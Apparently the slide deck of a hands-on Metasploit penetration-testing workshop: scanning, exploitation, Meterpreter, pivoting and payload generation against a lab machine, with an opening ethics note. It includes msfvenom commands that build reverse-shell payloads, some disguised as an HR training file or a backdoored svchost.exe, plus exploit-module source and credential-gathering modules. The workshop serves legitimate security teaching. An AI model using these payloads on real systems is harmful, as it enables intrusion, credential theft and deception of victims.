

Who We Are

Amiran Alavidze aka Airman

Over 15 years in information security.

A number of roles in 3 different industries

Advocating for practical security.

@airman604 (Twitter, Medium, GitHub)

Also find me on MARS Slack.

Guru Shiva

Security Consultant

Previous roles included Devops, Systems Analyst in Facial Recognition and RTLS industry

Advocates for Hummus (Yes, the food)

Enjoy building hardware or software tools while dabbling in Machine Learning

A Word on Ethics

- Only test systems and networks:
 - o that you own, or
 - that you have explicit authorization to test, and
 - o only within the agreed scope
- Respect confidentiality.
- Be cognizant of uptime. Know the effects of an exploit before using it.
 Remember of account lockouts.
- Don't conceal the test results.

Hack the Gibson with Metasploit

What this is

- Introduction into Metasploit
- Introduce to the mindset of finding vulnerabilities and exploiting them
- Hands on workshop

What this isn't

- Introduction into Linux
- Overview of the latest hacking techniques
- Deep dive into Exploit writing, AV evasion and OPSEC
- No step-by-step instructions

What do you want to get out of this workshop?


Attack Graph

- Introduction to Metasploit
- Scanning
- Exploitation
- Meterpreter
- Pivoting
- Metasploit payloads & client-side exploits
- Happy dance

Introduction to Metasploit




What is Metasploit?



What is Metasploit?

- v1.o released in October 2003 by HD Moore
- Acquired by Rapid7 in October 2009
- Currently at version 5 (released January 2019)
- Interfaces and editions:
 - msfconsole (open core)
 - Metasploit Community Edition (free, web-based interface from Rapid7)
 - Metasploit Express / Metasploit Pro (\$)
 - Armitage (open source)
 - Cobalt Strike (\$)
- Over 1800 exploits, over 500 payloads



Terminology - General

- Vulnerability
- Exploit
- Payload
- Stager
- Listener
- Pivoting

Terminology - Metasploit

Module

- Exploit exploitation, i.e. bread and butter of Metasploit
- Auxiliary information gathering, scanning, fuzzing, DoS, spoofing, etc.
- Post local modules for recon, privesc and lateral movement
- Evasion (*new in v5)

Handler

- o exploit/multi/handler module
- Handles communication with payloads
- Usually started automatically for you, but needs to be started manually for "out-of-band" payloads

Payload

- Modules support multiple different payloads
- Not all modules support all payloads
- o Payloads communicate with the handler

Workspace

There's more: encoders, nops

Meterpreter

- "Flagship" Metasploit payload
- Supports staged loading
- Encrypted communication (TLS)
- Process migration capabilities (reflective DLL injection)
- Dynamically extensible (modules)
- Multitude of capabilities shell, invoke modules, network traffic forwarding (for pivoting), upload/download files, etc.
- Doesn't touch disk

Database

- Populated automatically throughout the engagement
- Support for multiple workspaces
- Useful commands:

```
o db_status
```

- o workspace
- o hosts (-S, -u, -R)
- o services
- o loot (files, hashdumps, etc.)
- o notes
- o vulns
- o creds
- Initialize the database: msfdb init
- Start the database: msfdb start

Additional tools

- msfvenom
 - Use (any!) Metasploit payloads outside of Metasploit
 - Various encoding and output format options
 - Useful for social engineering attacks and exploit development
- nasm shell.rb
 - Dynamically convert assembly commands to opcodes
 - Useful for exploit development
- pattern create.rb / pattern offset.rb
 - Create and search unique patterns
 - Useful for finding EIP offset for buffer overflow exploit development

Kali: /usr/share/metasploit-framework/tools

Basic Metasploit Commands

- use <MODULE_NAME>
- info <MODULE NAME>
- options
- set / setg <MODULE PARAMETER>
- run / exploit
- sessions
- back

Getting help:

- help
- search
- info
- show
- Tab completion!

Lab 1

- Start lab machines (Gibson and your Kali), check networking works.
- Start (and initialize if needed) the Metasploit database
- Start Metasploit console
- Create a new workspace using workspace command
- List auxiliary modules using show command
- List exploits
- List payloads
- List post-exploitation modules
- How are module names organized?
- What is the difference between these payloads:
 - linux/x64/meterpreter/reverse_tcp and linux/x64/meterpreter/reverse_http
 - o linux/x64/meterpreter/bind_tcp and linux/x64/meterpreter/reverse_tcp
 - o linux/x64/meterpreter_reverse_tcp and linux/x64/meterpreter/reverse_tcp

Scanning




Scanning

Port scanning

- nmap + db_import
- db_nmap
- search portscan
- (for example, auxiliary/scanner/portscan/syn)

Other scanning modules

- search scanner
- search _login
- search enum



Retina XML

Wapiti XML

Spiceworks CSV Export

Using Metasploit Scanner Modules

```
use <MODULE_NAME>
options
set <PARAMETER> <VALUE>
run
```

```
root@kali: ~
File Edit View Search Terminal Help
msf5 > use auxiliary/scanner/portscan/tcp
msf5 auxiliary(scanner/portscan/tcp) > options
Module options (auxiliary/scanner/portscan/tcp):
   Name
                Current Setting Required Description
  CONCURRENCY
                                           The number of concurrent ports to che
                10
                                 yes
ck per host
  DELAY
                                           The delay between connections, per th
                                 yes
read, in milliseconds
                                           The delay jitter factor (maximum valu
   JITTER
                0
                                 yes
e by which to +/- DELAY) in milliseconds.
   PORTS
                1-10000
                                            Ports to scan (e.g. 22-25,80,110-900)
                                 ves
  RHOSTS
                                            The target address range or CIDR iden
                                 yes
tifier
                                           The number of concurrent threads
   THREADS
                1
                                 yes
  TIMEOUT
                1000
                                           The socket connect timeout in millise
                                 yes
conds
msf5 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.59.189
RHOSTS => 192.168.59.189
msf5 auxiliary(scanner/portscan/tcp) > set THREADS 20
THREADS => 20
msf5 auxiliary(scanner/portscan/tcp) > set TIMEOUT 100
TIMEOUT => 100
msf5 auxiliary(scanner/portscan/tcp) > run
```

Lab 2

- Portscan the VM
- Identify versions of all the active services
- Explore available scanner modules, share modules that you think might be useful

Exploitation



Exploitation Workflow

- Find appropriate exploit
- use <EXPLOIT_MODULE_NAME>
- Set parameters
- run / exploit
- Interact with the payload and/or pivot

Finding the Exploit

Finding the right exploit:

- searchsploit (exploit-db.com)
 - o will include "(Metasploit)" for Metasploit exploits
- In Metasploit: search <TERM>

What to check:

- Exploit name, category and description
 - exploit/multi/http/wp ninja forms unauthenticated file upload
- Disclosure Date
- Rank

Exploit Ranking

- Manual very unreliable
- Low nearly impossible to exploit
- Average generally unreliable or difficult to exploit
- Normal mostly reliable, might lack version autodetect
- Good reliable for default target
- Great reliable and has target autodetect
- Excellent reliable, will never crash the service, usually doesn't involve memory corruption. Typical: SQLi, cmd injection, RFI, LFI, etc.

Source: https://github.com/rapid7/metasploit-framework/wiki/Exploit-Ranking

server.
References:

Finding the Exploit

Search modifiers:

- cve
- edb
- date
- name
- platform
- rank
- type

Use:

```
search date:2018 type:exploit
```

Use info or options to check available options.

Exploit parameters:

- RHOSTS and RPORT target
- URIPATH and TARGETURI
- LHOST your Metasploit machine for callbacks
 - Can use interface name instead of the IP address!
- LPORT local port number to use, use 80, 8080, or 443 if traffic is filtered
- SRVHOST and SRVPORT hosting additional components
- use setg to reuse the settings for other modules
- PAYLOAD payload to use, Meterpreter if possible (show payloads)

Consider setting global parameters for things like LHOST, RHOST, LPORT.



- 1 Exploit: RHOSTS, RPORT, TARGETURI
- Serve additional content: SRVHOST, SRVPORT, URIPATH
- 3 Staging, Meterpreter connection: LHOST, LPORT

(More) parameters:

- USERNAME, PASSWORD, USER_AS_PASS, BLANK_PASSWORDS
- USERPASS FILE, USER FILE, PASS FILE
- DB_ALL_CREDS, DB_ALL_PASS, DB_ALL_USERS,
- STOP ON SUCCESS
- target set exploit target (remember ranking?) use show targets for a list
- show advanced, show evasion

Some modules support check command!

Payloads

Action: adduser, exec, shell, meterpreter, read_file, etc.

Connection: bind / reverse, tcp / tcp_rc4 / http / https, ipv6

Platform: linux / windows / osx / java / python / php etc.

Delivery: staged vs non-staged (aka inline)

Example: windows/meterpreter/reverse ipv6 tcp


run parameters:

- -j run as a job (background)
- -**z** do not interact with the session after successful exploitation

Lab 3

- Based on previous scans, identify possible exploits to try
- Run exploit(s) and see if you can get a session
- Explore what payloads are supported by the exploit you found

Meterpreter





67:8 10 🐯

Working with Meterpreter Sessions

List sessions:

• sessions -1

Interact with a session:

• sessions -i #

Kill sessions:

- Specific: sessions -k #
- All: sessions -K

Upgrade a shell session to Meterpreter:

sessions -u #


Basic Commands

Management:

- background / bg
- exit
- migrate

System commands:

- sysinfo
- getuid
- cd, cp, ls, mv, mkdir, pwd, rm, rmdir
- cat, edit, search
- upload / download
- ifconfig
- ps / pgrep / pkill
- shell / execute



Basic Commands

- search -f <GLOB_PATTERN>
- cat <PATH_TO_FILE>
- getsystem
 - Try a number of techniques to get SYSTEM on a Windows machine
 - Needs admin access (i.e. it's not user -> admin privilege escalation)
- load load additional modules (that provide additional commands). Example: mimikatz module for Windows Meterpreter.
- channel / interact
- reg (for Windows)

Some commands may not be available, depending on Meterpreter version (i.e. native binary vs PHP or Java etc.).

Use load -1 to list available modules that can be loaded.

Use help command (and -h flag with other commands) to check which commands are available!

Post Modules

Post-exploitation module naming:

```
<OS/Software> / <type> / <module_name>
```

OS: windows, linux, android, firefox, multi

Types: capture, gather, manage, escalate, recon, wlan

3 ways to run:

- use <module_name>, then set session parameter and run
- sessions -s <MODULE_NAME> -i <SESSION>
- run <module_name> from a Meterpreter session

Post Modules

```
post/linux/gather/enum system
post/*/gather/checkvm (linux, windows)
post/linux/gather/enum configs
post/linux/gather/enum network
post/linux/gather/enum protections
post/linux/gather/enum users_history
post/multi/gather/ssh creds
post/windows/manage/enable rdp
post/windows/escalate/getsystem
```


Reviewing a Module's Source Code

```
root@kali: ~
File Edit View Search Terminal Help
# This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
class MetasploitModule < Msf::Exploit::Remote</pre>
 Rank = ExcellentRanking
 include Msf::Exploit::Remote::HTTP::Drupal
 # XXX: CmdStager can't handle badchars
 include Msf::Exploit::PhpEXE
 include Msf::Exploit::FileDropper
 def initialize(info = {})
    super(update info(info,
      'Name'
                       => 'Drupal Drupalgeddon 2 Forms API Property Injection',
      'Description'
       This module exploits a Drupal property injection in the Forms API.
       Drupal 6.x. < 7.58, 8.2.x. < 8.3.9, < 8.4.6, and < 8.5.1 are vulnerable.
      'Author'
                       => [
        'Jasper Mattsson', # Vulnerability discovery
                      # Proof of concept (Drupal 8.x)
        'a2u',
        'Nixawk',
                        # Proof of concept (Drupal 8.x)
                          # Proof of concept (Drupal 7.x)
        'FireFart',
                           # Metasploit module
        wvu'
      'References'
        ['CVE', '2018-7600'],
        ['URL', 'https://www.drupal.org/sa-core-2018-002'],
        ['URL', 'https://greysec.net/showthread.php?tid=2912'],
        ['URL', 'https://research.checkpoint.com/uncovering-drupalgeddon-2/'],
        ['URL', 'https://github.com/a2u/CVE-2018-7600'],
        ['URL', 'https://github.com/nixawk/labs/issues/19'],
        ['URL', 'https://github.com/FireFart/CVE-2018-7600']
      ],
      'DisclosureDate' => '2018-03-28',
                      => MSF LICENSE.
                      => ['php', 'unix', 'linux'],
      'Platform'
                       => [ARCH PHP, ARCH CMD, ARCH X86, ARCH X64],
//usr/share/metasploit-framework/modules/exploits/unix/webapp/drupal drupalgeddon2.rb" 387L, 11286C
                                                                                                                   1,1
```

Lab 4

- Using your active Meterpreter session, enumerate users on the compromised box
- Find the second flag
- List processed on the box
- Check other interesting post-exploitation modules.
- (Optional) Upgrade "Java Meterpreter" session to a native Meterpreter session


Pivoting



Port Forwarding

```
portfwd
portfwd add -1 3389 -L 127.0.0.1 -p 3389 -r [target host]
portfwd delete -1 3389 -L 127.0.0.1 -p 3389 -r [target host]
portfwd list
portfwd flush
portfwd -R ...
```

Port Forwarding



```
root@kali: ~
File Edit View Search Terminal Help
msf5 > sessions -i 2
[*] Starting interaction with 2...
meterpreter > portfwd -h
Usage: portfwd [-h] [add | delete | list | flush] [args]
OPTIONS:
    -L <opt> Forward: local host to listen on (optional). Reverse: local host t
o connect to.
              Indicates a reverse port forward.
    -R
              Help banner.
    -h
    -i <opt> Index of the port forward entry to interact with (see the "list" c
ommand).
    -l <opt> Forward: local port to listen on. Reverse: local port to connect t
ο.
    -p <opt> Forward: remote port to connect to. Reverse: remote port to listen
 on.
    -r <opt> Forward: remote host to connect to.
meterpreter >
```

Traffic Routing

```
route add/remove <SUBNET> <NETMASK> <SESSION>
route add/remove <CIDR> <SESSION>
route flush
route print
```

Even better option: post/multi/manage/autoroute

Using Routes Outside of Metasploit

auxiliary/server/socks4a


set SRVHOST 127.0.0.1

Check (and stop) with jobs command

Lab 5

- Configure routing through active Meterpreter session
- Find an active host on the subnet available through Meterpreter
- Find open ports and services on the new host
- Identify potential exploits
- Exploit the new host
- Escalate privileges to root
 - Check if post/multi/recon/local exploit suggester shows anything interesting
 - Hint: the kernel on the box is up to date.
 - Hint: check users and groups!!!

Demo: Privilege Escalation Through Docker



Lab 6 - Database

Check what Metasploit automatically captured in the database:

- hosts
- services
- loot
- notes
- vulns
- creds

Metasploit Payloads



msfvenom

- Generate and encode any Metasploit payload
- Support for different formats
- Support for different encodings
- Need to run handler manually, use one of:
 - o use exploit/multi/handler
 - set PAYLOAD, LHOST, LPORT
 - To keep the handler running in the background:
 - set ExitOnSession false
 - run -j
 - o handler -p <PAYLOAD> -H <HOST> -P <PORT>
 - Will start the handler as a background job by default

msfvenom

```
list available options for payloads, formats, encoders, etc.
-1 <type>
-p <payload>
    --list-options
-f <format>
-x <template executable>
               preserve template behaviour
-\mathbf{k}
-o <output-file>
-b <bad characters>
-a <architecture>
-e <encoder>
```

Examples

```
msfvenom -p windows/x64/meterpreter/reverse_tcp
LHOST=192.168.1.13 LPORT=4444 -f hta-psh -o HR_Training.hta
msfvenom -p windows/x64/meterpreter/reverse_tcp
LHOST=192.168.1.13 LPORT=4444 -f js_le -o runme.js
msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.13
LPORT=4444 -f raw -o evil.php
msfvenom -p windows/meterpreter/reverse_tcp
LHOST=192.168.1.13 LPORT=4444 -f exe -x svchost.exe -k -o
svchost-backdoor.exe
```


Metasploit Payloads (Demo)

Step 1 - generate the payload:


https://asciinema.org/a/8DzD6i4d7kMQE0kjtUjyWawDB?size=big

Step 2 - start the handler

Step 3 - run the payload



exploit/multi/script/web_delivery (Demo)



AV Evasion (Demo)

https://asciinema.org/a/X8b9A6To1fLSdsW9gV2OIQT15?size=big

Thank you!



Bonus



Note Taking

- Pick a flexible tool (some suggestions: CherryTree, OneNote, Apple Notes)
- Capture what you've tried, highlight what worked
- Capture enough details for you to re-run the compromise
- Screenshots
- Write for "future you" who lost their memory
- Organize notes for larger engagements
 - By subnet
 - By machine
 - By user
 - Learnings and review and 2read for later
- Capture and save all the credentials, credential reuse is a big problem (or help!)